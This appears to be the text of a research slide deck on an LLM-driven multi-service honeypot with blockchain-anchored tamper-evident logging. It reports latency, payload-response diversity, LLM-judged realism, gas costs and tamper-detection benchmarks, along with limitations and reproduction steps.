
Why web3 and cicd are small on purpose

Their real attack surface is a small, finite set of documented API methods and endpoints — not an open space of injection strings. Padding them to match ssh or sql would mean fabricating payloads instead of using real ones. Every entry carries a source field for provenance, and fetched corpora are cached locally so the generator still works offline.

RESULTS

Latency

The tiering does what it was designed to do



0.8 ms
Static path (mean)
median 0.8 ms · n=30


2.33 s
Model path (mean)
median 1.73 s · n=20

- **Three orders of magnitude apart.** The static table answers in 0.8 ms; the model path averages 2.33 s.
- **Median well below mean.** 1.73 s versus 2.33 s — the distribution has a long right tail (max 5.92 s), typical of a hosted API under variable load.
- **Why it still works.** The commands an attacker types first are exactly the ones in the static table, so the slow path is hit only once the session is already committed.

RESULTS

Throughput

Honest numbers, including the ones that are not flattering



Path	Throughput
Static fast path	1,250 req/s
Model path, sequential	0.43 req/s
Model path, 10 concurrent	1.61 req/s
Per-request latency at that concurrency	2.19 s mean

A bug we found and reported


An earlier revision of this work reported ~800 req/s under concurrency. That figure was wrong: the concurrency benchmark reused payloads the diversity pass had already sent, so every request was a Redis cache hit and the number measured cache round-trip, not model throughput.

The fix appends a fresh UUID to each payload immediately before firing. All prior concurrent-throughput figures are withdrawn; the numbers above are the corrected ones.

RESULTS

Response diversity

Resistance to signature-based fingerprinting, per service




Service	Payloads	Distinct	Unique
ssh	1,862	1,681	90.3%
sql	474	470	99.2%
api	136	87	64.0%
web3	18	17	94.4%
cicd	10	9	90.0%

- **SQL is near-perfect.** 99.2% distinct across 474 real injection payloads.
- **SSH holds up at scale.** 90.3% distinct across 1,862 payloads — the largest slice by far.
- **API is the weak point.** 64%. Raw XXE and JNDI payloads collapse into a generic error reply. This is the clearest actionable finding in the evaluation.

RESULTS

Realism

Scored by an independent meta-llama/llama-3.1-70b-instruct




4.37 / 5

Mean realism score

σ = 1.45 over 30 judged responses

Score distribution



Bimodal, not uniform: 25 of 30 responses are judged indistinguishable from real output, while 5 fail outright — and those failures cluster on the api service's XXE and JNDI payloads. The mean hides that; the distribution does not.

RESULTS

Blockchain benchmark

300 anchors measured against the live stack — Ganache v7.9.2, chain 1337

10.79 ms
Mean anchor latency
median 10.23 · p95 12.74 · p99 21.65 ms

0.0063 ms
Baseline SHA-256 only
hashing is effectively free; the chain write is the cost

21,511
Gas per anchor
range 21,488–21,512 · 4.30e-05 ETH at 2 gwei

300 / 300
Anchoring success
100% — every event committed on-chain


92.65 / 148.96
Events/s sequential / concurrent
at concurrency 10

500 / 500
Tamper trials detected
100% detection, 0 false positives


Gas is flat at the 21,000-unit base-transaction floor: the digest rides in the transaction's input data, so anchoring cost does not grow with the size of the record being protected.

RESULTS


Blockchain results in detail



Anchor latency distribution



Gas consumed per anchor



Tamper-detection outcome

All three charts are generated directly from blockchain_results.json, which is written by benchmark_blockchain.py running against the live Ganache + FastAPI + Redis stack. No value in this deck was typed by hand.

RESULTS

The optimisation pass

Three changes, measured before and after

- **Connection pooling.** A persistent HTTP session to the model API, removing per-call TLS handshake cost.
- **Tuned generation length.** Shorter maximum output — terminal text is terse, and short generations return faster.
- **Widened static dictionary.** More common commands answered at tier 1, so fewer sessions reach the model at all.

≈ 3× faster

on the model-backed path, measured before and after

at a small realism cost

Shorter responses score marginally lower with the judge. Reported rather than hidden — the trade is deliberate and documented in BENCHMARK_REPORT.md.

The same report also documents the withdrawn concurrency figure. Recording a benchmark that got worse, and a number that turned out to be wrong, is part of the contribution.

RESULTS

Positioning against prior work

Property	Classical static honeypot	Single-protocol LM honeypot	Blockchain secure-logging	This work
Response generation	Fixed table	Generative (LM)	n/a (not a decoy)	Generative (LM) + tiered fast-path
Protocols / surfaces	Typically one	Typically one	n/a	Five (SSH, SQL, AI API, RPC, CI/CD)
Fingerprint resistance	Low (enumerable)	High on its surface	n/a	High on four of five surfaces
Novel-input handling	None	Yes	n/a	Yes
Log integrity guarantee	Host-dependent	Usually host-dependent	Tamper-evident	Tamper-evident (on-chain digest)
Per-request latency	Microseconds	Seconds (LM)	n/a	Sub-ms routine / seconds novel
Realism evaluation	Rarely reported	Varies	n/a	Diversity + LM-judge, reported per service
Reports negative results	—	Varies	—	Yes (API decoy failure, harness bug)

System / class	Anchors integrity	Threat model: capturing host compromised	Measured tamper detection	Live honeypot integration
Distributed / adaptive honeypots on blockchain (coordination & IoT trust)	●	○	○	●
BlockTrail; permissioned audit-log infrastructures (enterprise audit trails)	●	○	○	○
Immutable-log / LogStamping anchoring services (general log integrity)	●	○	○	○
Local hash-chained honeypot logs (hash on same host)	○	○	○	●
This work (tamper-evident honeypot evidence)	●	●	●	●

Top: deception capability against comparable honeypot systems. · Bottom: tamper-evidence properties against prior log-integrity approaches.

09

DISCUSSION

Limitations & honest framing

What these numbers do not claim.

LIMITATIONS

What this evaluation does not claim

- **Ganache mines instantly.** The 10.79 ms anchor latency contains no public-network confirmation wait. The contribution is the pipeline, the threat model and the 100% tamper detection — all of which transfer unchanged to a batched public or permissioned deployment, where anchoring cost is amortised over many records.

- **The judge is a model, not a person.** Realism is scored by a second language model. It is a reproducible proxy metric; it is not a human-subject study, and a skilled human analyst may well detect the decoy where the judge does not.

- **No live attacker traffic was captured.** Everything reported here was measured against a real-payload corpus in a lab. Exposing decoy ports to the internet is a deliberate operational decision, with legal and provider-policy implications, and was intentionally left to whoever deploys the system.

- **Classification is keyword-based.** Fast and explainable, but obfuscated or encoded payloads land in unknown rather than a specific label.

- **Concurrency is limited by the hosted API.** At 10 concurrent sessions the system sustains 1.61 req/s on the model path — an upstream API constraint, not a design ceiling of the pipeline.

DELIVERABLES

Research output

Two distinct IEEE-format papers, both built from measured data

Paper 2 — Deception

AI-driven multi-service deception with a tiered response engine

- Source of numbers: evaluation_results.json
- 2,500 real payloads across five services
- Realism 4.37/5 · SQL diversity 99.2%
- IEEEtran LaTeX + DOCX + PDF

Paper 3 — Tamper-evidence

Blockchain-anchored audit trail for honeypot forensics

- Source of numbers: blockchain_results.json
- 300 anchors · 500 tamper trials
- Anchor 10.79 ms · detection 100%
- 7 pages, compiles clean

The two papers share ≈1% 6-gram overlap — confined to the author list and shared citations — so they are genuinely separate contributions rather than one result split in two. Both rebuild end to end from the raw JSON: re-run the benchmark and every figure, table and in-text number refreshes consistently.

DELIVERABLES

Technology stack

Deception layer

- Python asyncio + aiohttp
- asyncssh — real SSH server
- FastAPI — four HTTP decoys

Intelligence layer

- OpenRouter hosted LLM API
- meta-llama/llama-3.1-8b-instruct
- Redis response cache

Evidence layer

- SHA-256 canonical hashing
- Web3.py + Ganache chain
- Redis record store

Presentation layer

- React dashboard
- WebSocket live push
- Docker Compose — 10 services

Evaluation and paper toolchain: evaluate.py · benchmark_blockchain.py · generate_dataset.py · matplotlib figures · headless-Chrome diagram rendering · IEEEtran LaTeX via tectonic

DELIVERABLES

Reproducing everything

Every artefact in this deck rebuilds from source

1	**Bring the stack up**	`docker compose up --build` — ten containers on honeypot-net
2	**Rebuild the dataset**	`python3 generate_dataset.py` — refetches real payload corpora (cached offline)
3	**Run the evaluation**	`python3 evaluate.py` -> `evaluation_results.json`
4	**Run the chain benchmark**	`python3 benchmark_blockchain.py` -> `blockchain_results.json`
5	**Verify integrity independently**	`python3 verify_integrity.py` — re-hash, compare on-chain, show a tampered copy diverging
6	**Rebuild the papers**	`generate_figures.py` · `build_tables.py` · `render.py` · `build_latex.py` · `tectonic paper.tex`
7	**Rebuild this deck**	`presentation/build_ppt.py` — reads the same JSON files

Nothing in the papers or this deck is hand-typed: re-running the benchmarks refreshes every figure, table and in-text number consistently.

DISCUSSION

Future work

Fix the api decoy's weak spot	Add XML-parser and JNDI-aware exemplars to the oracle-ai system prompt, then re-measure diversity — currently 64%, the lowest of the five services.
Batch anchoring on a public chain	Commit a Merkle root over N records per transaction. Preserves per-record tamper-evidence while amortising confirmation latency and cost — the natural path from Ganache to a real deployment.
Learned intent classification	Replace keyword matching for the obfuscated and encoded payloads that currently fall into unknown, while keeping the fast path deterministic.
Controlled live deployment	Run on an isolated cloud VM with budget caps on the model API and the dashboard behind access control, to complement the real-payload corpus with organic traffic.
Human-analyst realism study	Replace the model judge with expert reviewers to validate the 4.37/5 proxy score.

WRAP-UP

Conclusion

- **A honeypot that stays believable.** Model-generated responses scored 4.37/5 by an independent judge, with up to 99.2% distinct outputs across 2,500 real attack payloads — the fingerprint that gives static honeypots away is no longer stable.

- **Deployable, not just plausible.** Tiering keeps routine traffic on a 0.8 ms path and reserves the model for genuinely novel input.

- **Evidence that survives compromise.** 300/300 events anchored, 500/500 tamper attempts detected with 0 false positives, at 21,511 gas and 0.0046 ms to verify.

- **Measured, not asserted.** Every figure comes from a live run against the real stack, with the weak results — the api decoy, the withdrawn throughput number, the instant-mining caveat — reported alongside the strong ones.

AI deception + multi-service coverage + tamper-evident evidence — combined, measured end to end, and written up as two IEEE papers.

Thank you

Questions

Code · papers · benchmarks: CODE/ · CODE/paper2/ · CODE/paper3/

Raw results: evaluation_results.json · blockchain_results.json